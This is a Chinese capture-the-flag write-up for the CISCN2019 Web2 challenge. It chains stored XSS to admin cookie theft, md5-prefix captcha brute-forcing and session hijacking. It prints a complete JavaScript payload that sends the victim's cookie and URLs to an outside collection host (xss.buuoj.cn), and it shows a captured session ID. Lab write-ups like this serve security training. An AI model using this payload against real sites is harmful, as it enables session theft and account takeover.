[CISCN2019 华东北赛区]Web2 WriteUp

原创

Flabyss 于 2020-10-11 17:29:03 发布 677 收藏 2

文章标签： web


本文链接：https://blog.csdn.net/fdl3183566040/article/details/109011704

[CISCN2019 华东北赛区]Web2 WriteUp

前言


这是一道xss结合sql注入的题目，当时在写的时候想了很久，最后看大佬的题解觉得不太适合我这样的新手来看，于是心血来潮想写一篇小白向的WriteUp。

一.打开环境



发现是一个网站，有投稿和反馈功能。这个比较重要。
我们很容易想到，可以投稿，然后点击审核，管理员就会来到我们的页面，审核我们的投稿
这样的话我们可以构造恶意代码，让管理员进去，从而窃取管理员的cookie，进入后台。
打开投稿和反馈界面，随意注册一下登录：


f4d74138-3cde-462b-9cb9-cfd8c7e24e0c.node3.buuoj.cn/post.php




确定是xss。

二.构造XSS代码

构造所需要的xss代码并不需要我们自己去写。
只需要登录一下http://xss.buuoj.cn/
然后注册登录，创建一个项目就好：






自己可以研究一下那一摞代码都是干嘛的，我们这里并不需要明白。
复制以下代码
(function(){(new Image()).src='http://xss.buuoj.cn/index.php?do=api&id=T6A1kl&location='+escape((function() {try{return document.location.href}catch(e){return ''}})())+'&toplocation='+escape((function(){try{return top.location.href}catch(e){return ''}})())+'&cookie='+escape((function(){try{return document.cookie}catch(e){return ''}})())+'&opener='+escape((function(){try{return (window.opener && window.opener.location.href)?window.opener.location.href:''}catch(e){return ''}})());})()
注意id一定要是你项目生成的id


然后把"(new Image()).src"改成"window.location.href"
再利用脚本：

进行转码绕过保护。
复制payload_final，
传递到投稿界面。




xss.buuoj.cn

查看页面源代码




复制如图的网址，打开反馈界面粘贴，在前面加上 http://web。



接下来需要考虑验证码，这里涉及到哈希碰撞和生日攻击。简单来说就是暴力破解；脚本如图所示：

在md5[0:6]后面加上你的页面所显示的6位字符
运行等待。




填入。

substr(md5($str), 0, 6) === '62de9'

验证码

提交


接下来我们去自己创建的xss项目里看。




BUUCTF
文章精选
XSS Platform
47c2a5df-7476-4e22-ac08-c40b79011e88.node3.buuoj.cn
Cookie Editor
Show Advanced
PHPSESSID
Name
PHPSESSID
Value
010c6a3bfff875a08b1310ebbe1cfc70
Show Advanced
文章精选
主页
红队的 PostgreSQL 攻击教程
threst / 翻译文章 / 2019-02-27
我如何使用简单的Google查询从几十个Public Trello boards中挖掘密码
Smi1e / WEB安全 / 2019-02-27
浅析区块链共识机制
Al1ex / 技术文章 / 2019-02-27
ZZCMS任意删除漏洞(CVE-2019-8411)分析
此生已尽我温柔 / 漏洞分析 / 2019-02-27
深入分析恶意软件 Emotet 的最新变种
TBDChen / 翻译文章 / 2019-02-27
Ueditor PHP Ver 1.4.3.3 - DNS Rebinding Bypass SSRF
l3m0n / 漏洞分析 / 2019-02-26
通过RDP隧道绕过企业网络限制策略 + 对应的预防与检测手段
arr0w1 / 企业安全 / 2019-02-26
某cms v5.7 sp2 后台 getshell
xiaohuihui1 / 漏洞分析 / 2019-02-26
在Safari中抓取Host头部内容
Pinging / 翻译文章 / 2019-02-26
浅谈区块链及其安全

复制cookie，利用火狐的插件修改自己的cookie

很容易找到后台网址后面加上admin.php




没有管理cookie的情况下是这样的

有了管理员权限后是这样的

好，我们已经成功进入后台，出现了一个查询框

slq注入。



结束。